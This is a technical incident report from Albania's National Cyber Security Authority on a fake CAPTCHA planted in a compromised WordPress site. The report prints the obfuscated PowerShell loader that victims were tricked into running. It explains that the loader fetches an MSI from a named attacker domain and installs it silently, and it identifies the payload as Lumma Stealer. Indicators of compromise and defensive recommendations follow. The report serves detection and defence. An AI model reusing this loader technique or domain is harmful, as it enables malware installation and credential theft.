REPUBLIC OF ALBANIA
NATIONAL CYBER SECURITY AUTHORITY
DIRECTORATE OF CYBER SECURITY ANALYSIS

Technical Analysis
fake Captcha

Version: 1.0
Data: 16/02/2026

Street “Papa Gjon Pali II” no.3 Tirana;
Web page: www.aksk.gov.al E-mail: info@aksk.gov.al
Tel./Fax : 04 2221 039

TABLE OF CONTENTS

This report has limitations and must be interpreted carefully!

Some of these limitations include:

First Phase:
Sources of information: The report is based on the information made available at the time of its preparation. Meanwhile, some aspects may differ from current developments.

Second Phase:
Analysis details: Due to resource limitations, some aspects of the malicious file may not have been thoroughly analyzed. Any additional unknown information may result in changes to the report.

Third Phase:
Information security: To protect sources and confidential information, some details may be redacted or not included in the report. This decision has been made to maintain the integrity and security of the data used.

AKSK reserves the right to change, update, or modify any part of this report without prior notice.

This report is not a final document.

The findings of the report are based on the information available during the investigation and analysis period. There is no guarantee regarding possible changes or updates to the reported information in the future. The authors of the report assume no responsibility for misuse or consequences of any decision based on this report.

Technical Information

Referring to the report dated February 12, 2026, submitted to the National Authority for Cyber Security regarding a suspicious additional verification process on an online portal operating in the Republic of Albania, it was identified that upon accessing the main interface, a **CAPTCHA** appears at first glance to verify whether the user is legitimate. Initially, a preliminary analysis was conducted, which verified that the host was temporarily offline. Subsequently, a more detailed analysis was carried out using forensic methods.



Figure 1. FAKE CAPTCHA.

Incident Analysis

This form that appears during page loading is not legitimate. If the steps are followed in order, it becomes evident that the copied command is actually a hidden PowerShell command.

```
$v9477zbob='2477633d4e65772d4f626a6563742028274e272b2765742e576562436c69656e7427293b24646c3d2827446f776e
$v9ebfw0jb=$v9477zbob -split '(.{2})' -ne '';$v1v3rpdik=New-Object byte[]($v9ebfw0jb.Length);
for($v9ioo945z=0;$v9ioo945z -lt $v9ebfw0jb.Length;$v9ioo945z++){$v1v3rpdik[$v9ioo945z]=[byte]
('0x'+$v9ebfw0jb[$v9ioo945z])};$v400yevzk=[Text.Encoding]::UTF8.GetString($v1v3rpdik);
$violzrvvf=[Environment]::TickCount;$v45jdvug0=('i'+'ex');& $v45jdvug0 $v400yevzk;exit
```

Figure 2. Obfuscated PowerShell code.

If this section of code is examined through a **debugging** process, it is revealed that the displayed code downloads a file using **New-Object(Net WebClient)** from the URL: **https[:]//servupdt.com/.** Afterwards, a temporary directory is created where the file is saved under a random name with the extension ***.msi**. This file is executed using **msiexec** with the parameter: **/i emër_skedari.msi**. A possible format may be:**TEMP%\{12hex}\{8hex}.msi then msiexec.exe /i ... /qn.**

During the analysis phase, this file was no longer hosted. However, based on OSINT findings, the executed MSI file corresponds to **LUMMA Stealer**, a malicious file that collects and exfiltrates sensitive data (PC credentials, browser credentials, VPN credentials, etc.) to a predefined domain.

Figure 3 The actual PowerShell code.

On the malicious domain, a **JavaScript** file named **css.js** was identified, which contains obfuscated code.



Figure 4. css.js.

To observe the behavior of this code, a webpage was simulated in a sandbox environment that calls css.js during rendering. What appears is the same CAPTCHA as on the compromised domain. Therefore, the same code logic exists on the host where the website is deployed. Further OSINT analysis revealed that the website was created using WordPress and that the installed plugins must be immediately checked, as the file css.js was placed in an unauthorized manner.



Figure 5. Simulation of malicious code

Indicators of Compromise

A434F3B1C067E8ACF5B0D6528D778DEEB13DB92C26089AF39C987340711B3802	**css.js**
EDC479E745D13F82347D06D4E1EA7A894864072663ADE811EFB6A1322CC0129E	**Script.ps1**
https[:]//servupdt.com	**Domain**

Recommendations

The National Cyber Security Authority recommends:

- Immediate blocking of the above-mentioned Indicators of Compromise on your security devices.
- Checking the css.js file for hidden code.
- Verifying the WordPress management panel for suspicious activity.
- Reviewing and updating installed WordPress plugins.
- Installing only official plugins.
- Continuous analysis of logs from the SIEM (Security Information and Event Management).
- Installing network perimeter devices that perform deep traffic analysis based not only on access control rules but also on behavior (Next-Generation Firewalls).
- Verifying upload forms and implementing a Sandbox for analysis of uploaded files.
- Checking the status of the database where the website is installed.
- Applying traffic filters for remote access to hosts (employees/third parties/clients).
- Implementing solutions that filter, monitor, and block malicious traffic between web

applications and the internet, such as a Web Application Firewall (WAF).

- Performing behavioral-level traffic analysis for endpoint devices by implementing EDR/XDR solutions. This enables detection of malicious files not only at the signature level but also at the behavioral level.